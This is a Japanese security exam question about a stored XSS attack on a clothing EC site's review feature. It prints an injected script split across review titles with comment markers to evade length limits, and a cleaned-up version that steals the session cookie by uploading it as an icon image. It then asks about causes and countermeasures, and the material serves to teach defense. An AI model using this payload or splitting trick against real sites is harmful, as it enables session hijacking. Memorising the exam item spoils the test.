問1　Web アプリケーションプログラムの開発に関する次の記述を読んで，設問に答えよ。

Q社は，洋服のEC事業を手掛ける従業員100名の会社である。Webアプリ Qという Web アプリケーションプログラムで EC サイトを運営している。EC サイトのドメイン名は“□□□.co.jp”であり，利用者は Web アプリ Q に HTTPS でアクセスする。Web アプリ Q の開発と運用は，Q社開発部が行っている。今回，Web アプリ Q に，EC サイトの会員による商品レビュー機能を追加した。図1は，Web アプリ Q の主な機能である。


1. 会員登録機能
   EC サイトの会員登録を行う。
2. ログイン機能
   会員 ID とパスワードで会員を認証する。ログインした会員には，セッション ID を cookie として払い出す。
3. カートへの商品の追加及び削除機能
   （省略）
4. 商品の購入機能
   ログイン済み会員だけが利用できる。
   （省略）
5. 商品レビュー機能
   商品レビューを投稿したり閲覧したりするページを提供する。商品レビューの投稿は，ログイン済み会員だけが利用できる。会員がレビューページに入力できる項目のうち，レビュータイトルとレビュー詳細の欄は自由記述が可能であり，それぞれ 50 字と 300 字の入力文字数制限を設けている。
6. 会員プロフィール機能
   アイコン画像をアップロードして設定するためのページ（以下，会員プロフィール設定ページという）や，クレジットカード情報を登録するページを提供する。どちらのページもログイン済み会員だけが利用できる。アイコン画像のアップロードは，次をパラメータとして，“https://□□□.co.jp/user/upload”に対して行う。
   ・画像ファイル[1)]
   ・“https://□□□.co.jp/user/profile”にアクセスして払い出されたトークン[2)]
   パラメータのトークンが，“https://□□□.co.jp/user/profile”にアクセスして払い出されたものと一致したときは，アップロードが成功する。アップロードしたアイコン画像は，会員プロフィール設定ページや，レビューページに表示される。
（省略）

注[1)]　パラメータ名は，“uploadfile”である。
注[2)]　パラメータ名は，“token”である。

図1　Web アプリ Q の主な機能

ある日，会員から，無地Tシャツのレビューページ（以下，ページVという）に16件表示されるはずのレビューが2件しか表示されていないという問合せが寄せられた。開発部のリーダーであるNさんがページVを閲覧してみると，画面遷移上おかしな点はなく，図2が表示された。

商品レビュー　　無地Tシャツ



レビューを投稿する

★ 4.9　16件のレビュー

会員A
2023年4月10日
★★★★★ Good
Nice shirt!

会員B
2023年4月1日
★★★★　形も素材も良い
サイズ感がぴったりフィットして気に入っています(>_<)
手触りも良く，値段を考えると良い商品です。

以上，全16件のレビュー

注記　は，会員がアイコン画像をアップロードしていない場合に表示される画像である。

図2　ページV

Webアプリ Qのレビューページでは，次の項目がレビューの件数分表示されるはずである。

・レビューを投稿した会員のアイコン画像
・レビューを投稿した会員の表示名
・レビューが投稿された日付
・レビュー評価（1～5個の★）
・会員が入力したレビュータイトル
・会員が入力したレビュー詳細

不審に思ったNさんはページVのHTMLを確認した。図3は，ページVのHTMLである。

```
（省略）
<div class="review-number">16 件のレビュー</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">Good<script>xhr=new XMLHttpRequest();/*</div>
<div class="description">a</div>
</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/url1="https://□□□.co.jp/user/profile";/*</div>
<div class="description">a</div>
</div>
（省略）
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/xhr2.send(form);}</script></div>
<div class="description">Nice shirt!</div>
</div>
<div class="review">
<div class="icon"><img src="/users/94774f6887f73b91/icon.png"></div>
<div class="displayname">会員 B</div>
<div class="date">2023 年 4 月 1 日</div><div class="star">★★★★</div>
<div class="review-title">形も素材も良い</div>
<div  class="description">サイズ感がぴったりフィットして気に入っています(&gt;_&lt;)<br>
手触りも良く，値段を考えると良い商品です。</div>
</div>
<div class="review-end">以上，全 16 件のレビュー</div>
（省略）
```

図 3　ページ V の HTML

図 3 の HTML を確認した N さんは，会員 A によって 15 件のレビューが投稿されていること，及びページ V には長いスクリプトが埋め込まれていることに気付いた。N さんは，ページ V にアクセスしたときに生じる影響を調査するために，アクセスしたときに Web ブラウザで実行されるスクリプトを抽出した。図 4 は，N さんが抽出したスクリプトである。

```
 1:  xhr = new XMLHttpRequest();
 2:  url1 = "https://□□□.co.jp/user/profile";
 3:  xhr.open("get", url1);
 4:  xhr.responseType = "document";  // レスポンスをテキストではなくDOMとして受信する。
 5:  xhr.send();
 6:  xhr.onload = function() {       // 以降は，1回目のXMLHttpRequest(XHR)のレスポンス
     の受信に成功してから実行される。
 7:    page = xhr.response;
 8:    token = page.getElementById("token").value;
 9:    xhr2 = new XMLHttpRequest();
10:    url2 = "https://□□□.co.jp/user/upload";
11:    xhr2.open("post", url2);
12:    form = new FormData();
13:    cookie = document.cookie;
14:    fname = "a.png";
15:    ftype = "image/png";
16:    file = new File([cookie], fname, {type: ftype});
         // アップロードするファイルオブジェクト
         // 第1引数：ファイルコンテンツ
         // 第2引数：ファイル名
         // 第3引数：MIMEタイプなどのオプション
17:    form.append("uploadfile", file);
18:    form.append("token", token);
19:    xhr2.send(form);
20:  }
```

注記　スクリプトの整形とコメントの追記は，Nさんが実施したものである。

図4　Nさんが抽出したスクリプト

Nさんは，会員Aの投稿はクロスサイトスクリプティング（XSS）脆弱性を悪用した攻撃を成立させるためのものであるという疑いをもった。Nさんが Web アプリ Q を調べたところ，Web アプリ Q には，会員が入力したスクリプトが実行されてしまう脆弱性があることを確認した。加えて，Web アプリ Q が cookie に HttpOnly 属性を付与していないこと及びアップロードされた画像ファイルの形式をチェックしていないことも確認した。

Q社は，必要な対策を施し，会員への必要な対応も行った。

設問１　この攻撃で使われたXSS脆弱性について答えよ。

(1)　XSS脆弱性の種類を解答群の中から選び，記号で答えよ。

解答群

ア　DOM Based XSS　　イ　格納型XSS　　ウ　反射型XSS

(2)　Webアプリ Qにおける対策を，30字以内で答えよ。

設問２　図3について，入力文字数制限を超える長さのスクリプトが実行されるようにした方法を，50字以内で答えよ。

設問３　図4のスクリプトについて答えよ。

(1)　図4の6～20行目の処理の内容を，60字以内で答えよ。

(2)　攻撃者は，図 4 のスクリプトによってアップロードされた情報をどのようにして取得できるか。取得する方法を，50字以内で答えよ。

(3)　攻撃者が(2)で取得した情報を使うことによってできることを，40 字以内で答えよ。

設問４　仮に，攻撃者が用意したドメインのサイトに図4と同じスクリプトを含むHTMLを準備し，そのサイトにWebアプリ Qのログイン済み会員がアクセスしたとしても，Webブラウザの仕組みによって攻撃は成功しない。この仕組みを，40字以内で答えよ。